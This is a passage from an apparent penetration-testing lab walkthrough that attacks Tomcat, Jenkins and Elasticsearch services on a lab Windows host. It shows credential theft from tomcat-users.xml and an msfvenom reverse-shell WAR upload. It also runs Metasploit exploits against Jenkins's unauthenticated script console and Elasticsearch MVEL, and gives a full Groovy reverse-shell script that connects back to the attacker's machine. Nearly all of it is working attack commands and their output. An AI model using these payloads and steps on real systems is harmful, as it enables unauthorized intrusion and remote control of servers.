
```
meterpreter > dir
Listing: C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf
==================================================================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2020-05-13 20:11:14 +0530  Catalina
100666/rw-rw-rw-  12624   fil   2020-05-13 20:10:54 +0530  catalina.policy
100666/rw-rw-rw-  7251    fil   2020-05-13 20:10:54 +0530  catalina.properties
100666/rw-rw-rw-  1613    fil   2020-05-13 20:10:54 +0530  context.xml
100666/rw-rw-rw-  3451    fil   2020-05-13 20:10:54 +0530  logging.properties
100666/rw-rw-rw-  6457    fil   2020-05-13 20:10:54 +0530  server.xml
100666/rw-rw-rw-  2309    fil   2020-05-13 20:10:54 +0530  tomcat-users.xml
100666/rw-rw-rw-  2692    fil   2020-05-13 20:10:54 +0530  tomcat-users.xsd
100666/rw-rw-rw-  173514  fil   2020-05-13 20:10:54 +0530  web.xml

meterpreter > cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
```

```
-->
  <role rolename="manager-gui"/>
  <user username="sploit" password="sploit" roles="manager-gui"/>
</tomcat-users>
meterpreter >
```

Uploading a war file

```
┌─[mv@mv]─[~]
└──╼ $msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.41 set LPORT=1234 -f war >
Payload.war
Payload size: 1086 bytes
Final size of war file: 1086 bytes
```

Screenshot of 192.168.1.216:8282


/manager
Not secure
192.168.1.216:8282/manager/html/upload;jsessionid=40E65758018C860D119C4C63E9A94F17?org.apache.catalina.fi...
The Apache Software Foundation
http://www.apache.org/

Tomcat Web Application Manager

Message:	OK


Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/Payload	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/axis2	None specified	Apache-Axis2	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy

```
┌─[mv@mv]─[~]
└──╼ $nc -lvp 1234
listening on [any] 1234 ...
192.168.1.216: inverse host lookup failed: Unknown host
connect to [192.168.1.41] from (UNKNOWN) [192.168.1.216] 49714
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>
```

port 8484

ScreenShot of http://192.168.1.216:8484/



Welcome to Jenkins!

Please **create new jobs** to get started.

Build Queue

No builds in the queue.

Build Executor Status

1 Idle
2 Idle

Help us localize this page

Page generated: 19-Jun-2020 23:37:49 REST API Jenkins ver. 1.637

jenkins_enum


```
msf5 auxiliary(scanner/http/jenkins_enum) > info

       Name: Jenkins-CI Enumeration
     Module: auxiliary/scanner/http/jenkins_enum
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Jeff McCutchan

Check supported:
  No

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax
'file:<path>'
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /jenkins/        yes       The path to the Jenkins-CI application
  THREADS    1                yes       The number of concurrent threads (max one per host)
  VHOST                       no        HTTP server virtual host

Description:
  This module enumerates a remote Jenkins-CI installation in an
  unauthenticated manner, including host operating system and Jenkins
  installation details.

msf5 auxiliary(scanner/http/jenkins_enum) > set RHOSTS 192.168.1.216
RHOSTS => 192.168.1.216
msf5 auxiliary(scanner/http/jenkins_enum) > set RPORT 8484
RPORT => 8484
msf5 auxiliary(scanner/http/jenkins_enum) > set TARGETURI /
TARGETURI => /
msf5 auxiliary(scanner/http/jenkins_enum) > run

[+] 192.168.1.216:8484    - Jenkins Version 1.637
[+] http://192.168.1.216:8484/ - /script does not require authentication (200)
[+] http://192.168.1.216:8484/ - /view/All/newJob does not require authentication (200)
[+] http://192.168.1.216:8484/ - /asynchPeople/ does not require authentication (200)
[+] http://192.168.1.216:8484/ - /systemInfo does not require authentication (200)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

jenkins script console (Metasploit)

```
msf5 exploit(multi/http/jenkins_script_console) > info

       Name: Jenkins-CI Script-Console Java Execution
     Module: exploit/multi/http/jenkins_script_console
   Platform: Windows, Linux, Unix
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Good
  Disclosed: 2013-01-18

Provided by:
  Spencer McIntyre
  jamcut
  thesubtlety

Module side effects:
 artifacts-on-disk
 ioc-in-logs

Module stability:
 crash-safe

Module reliability:
 repeatable-session

Available targets:
  Id  Name
  --  ----
  0   Windows
  1   Linux
  2   Unix CMD

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  API_TOKEN                   no        The API token for the specified username
  PASSWORD                    no        The password for the specified username
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax
'file:<path>'
  RPORT      80               yes       The target port (TCP)
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an
address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI  /jenkins/        yes       The path to the Jenkins-CI application
  URIPATH                     no        The URI to use for this exploit (default is random)
  USERNAME                    no        The username to authenticate as
  VHOST                       no        HTTP server virtual host

Payload information:

Description:
  This module uses the Jenkins-CI Groovy script console to execute OS
  commands using Java.

References:
  https://wiki.jenkins-ci.org/display/JENKINS/Jenkins+Script+Console

msf5 exploit(multi/http/jenkins_script_console) > set RHOSTS 192.168.1.216
RHOSTS => 192.168.1.216
msf5 exploit(multi/http/jenkins_script_console) > set TARGET
set TARGET     set TARGETURI
msf5 exploit(multi/http/jenkins_script_console) > set TARGETURI /
TARGETURI => /
msf5 exploit(multi/http/jenkins_script_console) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/http/jenkins_script_console) > set LHOST 192.168.1.41
LHOST => 192.168.1.41
msf5 exploit(multi/http/jenkins_script_console) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/http/jenkins_script_console) > set RPORT 8484
RPORT => 8484
msf5 exploit(multi/http/jenkins_script_console) > exploit

[*] Started reverse TCP handler on 192.168.1.41:4444
[*] Checking access to the script console
[*] No authentication required, skipping login...
[*] 192.168.1.216:8484 - Sending command stager...
[*] Command Stager progress -   2.06% done (2048/99626 bytes)
[*] Command Stager progress -   4.11% done (4096/99626 bytes)
[*] Command Stager progress -   6.17% done (6144/99626 bytes)
[*] Command Stager progress -   8.22% done (8192/99626 bytes)
[*] Command Stager progress -  10.28% done (10240/99626 bytes)
[*] Command Stager progress -  12.33% done (12288/99626 bytes)
[*] Command Stager progress -  14.39% done (14336/99626 bytes)
[*] Command Stager progress -  16.45% done (16384/99626 bytes)
[*] Command Stager progress -  18.50% done (18432/99626 bytes)
[*] Command Stager progress -  20.56% done (20480/99626 bytes)
[*] Command Stager progress -  22.61% done (22528/99626 bytes)
[*] Command Stager progress -  24.67% done (24576/99626 bytes)
[*] Command Stager progress -  26.72% done (26624/99626 bytes)
[*] Command Stager progress -  28.78% done (28672/99626 bytes)
[*] Command Stager progress -  30.84% done (30720/99626 bytes)
[*] Command Stager progress -  32.89% done (32768/99626 bytes)
[*] Command Stager progress -  34.95% done (34816/99626 bytes)
[*] Command Stager progress -  37.00% done (36864/99626 bytes)
[*] Command Stager progress -  39.06% done (38912/99626 bytes)
[*] Command Stager progress -  41.11% done (40960/99626 bytes)
[*] Command Stager progress -  43.17% done (43008/99626 bytes)
[*] Command Stager progress -  45.23% done (45056/99626 bytes)
[*] Command Stager progress -  47.28% done (47104/99626 bytes)
[*] Command Stager progress -  49.34% done (49152/99626 bytes)
[*] Command Stager progress -  51.39% done (51200/99626 bytes)
[*] Command Stager progress -  53.45% done (53248/99626 bytes)
[*] Command Stager progress -  55.50% done (55296/99626 bytes)
[*] Command Stager progress -  57.56% done (57344/99626 bytes)
[*] Command Stager progress -  59.61% done (59392/99626 bytes)
[*] Command Stager progress -  61.67% done (61440/99626 bytes)
[*] Command Stager progress -  63.73% done (63488/99626 bytes)
[*] Command Stager progress -  65.78% done (65536/99626 bytes)
[*] Command Stager progress -  67.84% done (67584/99626 bytes)
[*] Command Stager progress -  69.89% done (69632/99626 bytes)
[*] Command Stager progress -  71.95% done (71680/99626 bytes)
[*] Command Stager progress -  74.00% done (73728/99626 bytes)
[*] Command Stager progress -  76.06% done (75776/99626 bytes)
[*] Command Stager progress -  78.12% done (77824/99626 bytes)
[*] Command Stager progress -  80.17% done (79872/99626 bytes)
[*] Command Stager progress -  82.23% done (81920/99626 bytes)
[*] Command Stager progress -  84.28% done (83968/99626 bytes)
[*] Command Stager progress -  86.34% done (86016/99626 bytes)
[*] Command Stager progress -  88.39% done (88064/99626 bytes)
[*] Command Stager progress -  90.45% done (90112/99626 bytes)
[*] Command Stager progress -  92.51% done (92160/99626 bytes)
[*] Command Stager progress -  94.56% done (94208/99626 bytes)
[*] Command Stager progress -  96.62% done (96256/99626 bytes)
[*] Command Stager progress -  98.67% done (98304/99626 bytes)
[*] Command Stager progress - 100.00% done (99626/99626 bytes)
[*] Sending stage (176195 bytes) to 192.168.1.216
[*] Meterpreter session 1 opened (192.168.1.41:4444 -> 192.168.1.216:49454) at 2020-06-20
16:12:48 +0530

meterpreter > dir
Listing: C:\Program Files\jenkins\Scripts
==========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  130   fil   2016-10-22 04:36:19 +0530  jenkins.ps1

meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > ps
```

Jenkins Script Console

Screenshot of



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
String host="192.168.1.41";
int port=1234;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.get
```

Result

```
java.net.ConnectException: Connection refused: connect
        at java.net.DualStackPlainSocketImpl.connect0(Native Method)
        at java.net.DualStackPlainSocketImpl.socketConnect(Unknown Source)
```


revsh.groovy

```
String host="192.168.1.41";
int port=1234;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!-
s.isClosed())-
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>
{p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

```
┌─[root@mv]─[/home/mv]
└──╼ #nc -lvp 1234
listening on [any] 1234 ...
192.168.1.216: inverse host lookup failed: Unknown host
connect to [192.168.1.41] from (UNKNOWN) [192.168.1.216] 49491
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\jenkins\Scripts>
```

port 9200

Screenshot of http://192.168.1.216:9200/



```
{
  "status" : 200,
  "name" : "Feron",
  "version" : {
    "number" : "1.1.1",
    "build_hash" : "f1585f096d3f3985e73456debdc1a0745f512bbc",
    "build_timestamp" : "2014-04-16T14:27:12Z",
    "build_snapshot" : false,
    "lucene_version" : "4.7"
  },
  "tagline" : "You Know, for Search"
}
```

remote command execution

```
msf5 exploit(multi/elasticsearch/script_mvel_rce) > show options

Module options (exploit/multi/elasticsearch/script_mvel_rce):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), range CIDR identifier, or hosts file with syntax
'file:<path>'
   RPORT        9200             yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       The path to the ElasticSearch REST API
   VHOST                         no        HTTP server virtual host
   WritableDir  /tmp             yes       A directory where we can write files (only for *nix environments)


Exploit target:

   Id  Name
   --  ----
   0   ElasticSearch 1.1.1 / Automatic


msf5 exploit(multi/elasticsearch/script_mvel_rce) > set RHOSTS 192.168.1.216
RHOSTS => 192.168.1.216
msf5 exploit(multi/elasticsearch/script_mvel_rce) > exploit

[*] Started reverse TCP handler on 192.168.1.41:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (53904 bytes) to 192.168.1.216
[*] Meterpreter session 1 opened (192.168.1.41:4444 -> 192.168.1.216:49997) at 2020-06-20
18:49:05 +0530
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\ncrh.jar' on the target

meterpreter > pwd
C:\Program Files\elasticsearch-1.1.1
meterpreter >
```

port forwarding

```
meterpreter > execute -f ipconfig -i
Process 6 created.
Channel 6 created.

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f12c:2312:8bee:2879%14
   IPv4 Address. . . . . . . . . . . : 172.28.128.3
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3107:461c:69ce:d3a5%11
   IPv4 Address. . . . . . . . . . . : 192.168.1.216
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.254

Tunnel adapter isatap.{16FE0C8A-7199-4419-985B-6FD54B991365}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{46793E63-A37B-487F-A78D-59E65B27E7CF}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :


meterpreter > execute -f netstat -a -ano -i
Process 4 created.
Channel 4 created.

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING       1436
  TCP    0.0.0.0:22             0.0.0.0:0              LISTENING       1296
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       712
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:1617           0.0.0.0:0              LISTENING       3064
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       3024
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       4132
  TCP    0.0.0.0:3700           0.0.0.0:0              LISTENING       3344
  TCP    0.0.0.0:4848           0.0.0.0:0              LISTENING       3344
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:7676           0.0.0.0:0              LISTENING       3344
  TCP    0.0.0.0:8009           0.0.0.0:0              LISTENING       1764
  TCP    0.0.0.0:8019           0.0.0.0:0              LISTENING       1340
  TCP    0.0.0.0:8020           0.0.0.0:0              LISTENING       1904
  TCP    0.0.0.0:8022           0.0.0.0:0              LISTENING       1340
  TCP    0.0.0.0:8027           0.0.0.0:0              LISTENING       1860
  TCP    0.0.0.0:8028           0.0.0.0:0              LISTENING       4004
  TCP    0.0.0.0:8031           0.0.0.0:0              LISTENING       1340
  TCP    0.0.0.0:8032           0.0.0.0:0              LISTENING       1340
  TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING       3344
  TCP    0.0.0.0:8181           0.0.0.0:0              LISTENING       3344
  TCP    0.0.0.0:8282           0.0.0.0:0              LISTENING       1764
  TCP    0.0.0.0:8383           0.0.0.0:0              LISTENING       1904
  TCP    0.0.0.0:8443           0.0.0.0:0              LISTENING       1340
  TCP    0.0.0.0:8444           0.0.0.0:0              LISTENING       1340
  TCP    0.0.0.0:8484           0.0.0.0:0              LISTENING       3792
  TCP    0.0.0.0:8585           0.0.0.0:0              LISTENING       1240
  TCP    0.0.0.0:8686           0.0.0.0:0              LISTENING       3344
  TCP    0.0.0.0:9200           0.0.0.0:0              LISTENING       1396
